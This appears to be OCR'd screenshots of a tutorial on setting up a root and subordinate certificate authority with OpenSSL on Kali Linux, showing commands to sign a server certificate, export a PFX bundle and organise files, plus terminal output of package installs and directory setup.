

~/ca/OpenSSL.txt - Mousepad
File Edit Search View Document Help
44 # **3. Generating Server SSL Certificate:**
45
46 # Create a CSR for the server:
47 openssl req -key server/private/server.key -new -sha256 -out server/csr/server.csr
48
49 # Sign the server CSR using the Sub CA, creating a server certificate valid for one year (365 days):
50 openssl ca -config sub-ca/sub-ca.conf -extensions server_cert -days 365 -notext -in server/csr/server.csr -out server/certs/server.crt
51
52 # Create a PKCS#12 (PFX) bundle containing the server's certificate and private key for easy deployment:
53 openssl pkcs12 -inkey server/private/server.key -in server/certs/server.crt -export -out server/certs/server.pfx
54
55 # **4. Organizing generated files:**
56
57 # Copy the Root CA, Sub CA, and server certificates to the "generated" directory for easy access:
58 cp root-ca/certs/ca.crt generated
59 cp sub-ca/certs/sub-ca.crt generated
60 cp server/certs/server.crt generated
61
62 # Copy the server's private key to the "generated" directory:
63 cp server/private/server.key generated
64
65 # Copy the server's PFX bundle to the "generated" directory:
66 cp server/certs/server.pfx generated
67
68 # Move to the "generated" directory and combine the server, Sub CA, and Root CA certificates into a single file for easier installation:
69 cd generated
70 cat server.crt sub-ca.crt ca.crt > chained.crt
71
72 # This script has now generated all the necessary certificates and organized them for easy deployment.



rifat@kali: ~/ca
File Actions Edit View Help
(rifat㉿kali)-[~/ca]
$



rifat@kali: ~/ca
File Actions Edit View Help
┌──(rifat㉿kali)-[~/ca]
└─$ sudo apt install tree
[sudo] password for rifat:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages will be upgraded:
tree
1 upgraded, 0 newly installed, 0 to remove and 668 not upgraded.
Need to get 54.6 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 tree amd64 2.1.1-2 [54.6 kB]
Fetched 54.6 kB in 2s (24.7 kB/s)
(Reading database ... 143684 files and directories currently installed.)
Preparing to unpack .../tree_2.1.1-2_amd64.deb ...
Unpacking tree (2.1.1-2) over (2.1.1-1) ...
Setting up tree (2.1.1-2) ...
Processing triggers for man-db (2.11.2-3) ...
Progress: [80%] [##.....]



rifat@kali: ~/ca
File Actions Edit View Help
Reading state information ... Done
The following packages will be upgraded:
tree
1 upgraded, 0 newly installed, 0 to remove and 668 not upgraded.
Need to get 54.6 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 tree amd64 2.1.
1-2 [54.6 kB]
Fetched 54.6 kB in 2s (24.7 kB/s)
(Reading database ... 143684 files and directories currently installed.)
Preparing to unpack .../tree_2.1.1-2_amd64.deb ...
Unpacking tree (2.1.1-2) over (2.1.1-1) ...
Setting up tree (2.1.1-2) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...
┌──(rifat㉿kali)-[~/ca]
└─$ sudo apt install openssl
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
libssl3
The following packages will be upgraded:
libssl3 openssl
2 upgraded, 0 newly installed, 0 to remove and 666 not upgraded.
Need to get 3432 kB of archives.
After this operation, 43.0 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 libssl3 amd64 3
.0.11-1 [2016 kB]
Get:2 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 openssl amd64 3
.0.11-1 [1416 kB]
57% [2 openssl 0 B/1416 kB 0%]



rifat@kali: ~/ca
File Actions Edit View Help
┌──(rifat㉿kali)-[~/ca]
└─$ mkdir -p {root-ca,sub-ca,server}/{private,certs,index,serial,pem,crl,csr}
┌──(rifat㉿kali)-[~/ca]
└─$ mkdir generated
┌──(rifat㉿kali)-[~/ca]
└─$ touch root-ca/index/index
┌──(rifat㉿kali)-[~/ca]
└─$ touch sub-ca/index/index
┌──(rifat㉿kali)-[~/ca]
└─$ openssl rand -hex 16 > root-ca/serial/serial
┌──(rifat㉿kali)-[~/ca]
└─$ openssl rand -hex 16 > sub-ca/serial/serial
┌──(rifat㉿kali)-[~/ca]
└─$ chmod -v 700 ca/{root-ca,sub-ca,server}/private
chmod: cannot access 'ca/root-ca/private': No such file or directory
'ca/root-ca/private' could not be accessed
chmod: cannot access 'ca/sub-ca/private': No such file or directory
'ca/sub-ca/private' could not be accessed
chmod: cannot access 'ca/server/private': No such file or directory
'ca/server/private' could not be accessed
┌──(rifat㉿kali)-[~/ca]
└─$



rifat@kali: ~/ca
File Actions Edit View Help
┌──(rifat㉿kali)-[~/ca]
└─$ chmod -v 700 {root-ca,sub-ca,server}/private
mode of 'root-ca/private' changed from 0755 (rwxr-xr-x) to 0700 (rwx------)
mode of 'sub-ca/private' changed from 0755 (rwxr-xr-x) to 0700 (rwx------)
mode of 'server/private' changed from 0755 (rwxr-xr-x) to 0700 (rwx------)
┌──(rifat㉿kali)-[~/ca]
└─$ cp root-ca.conf root-ca
┌──(rifat㉿kali)-[~/ca]
└─$ cp sub-ca.conf sub-ca
┌──(rifat㉿kali)-[~/ca]
└─$

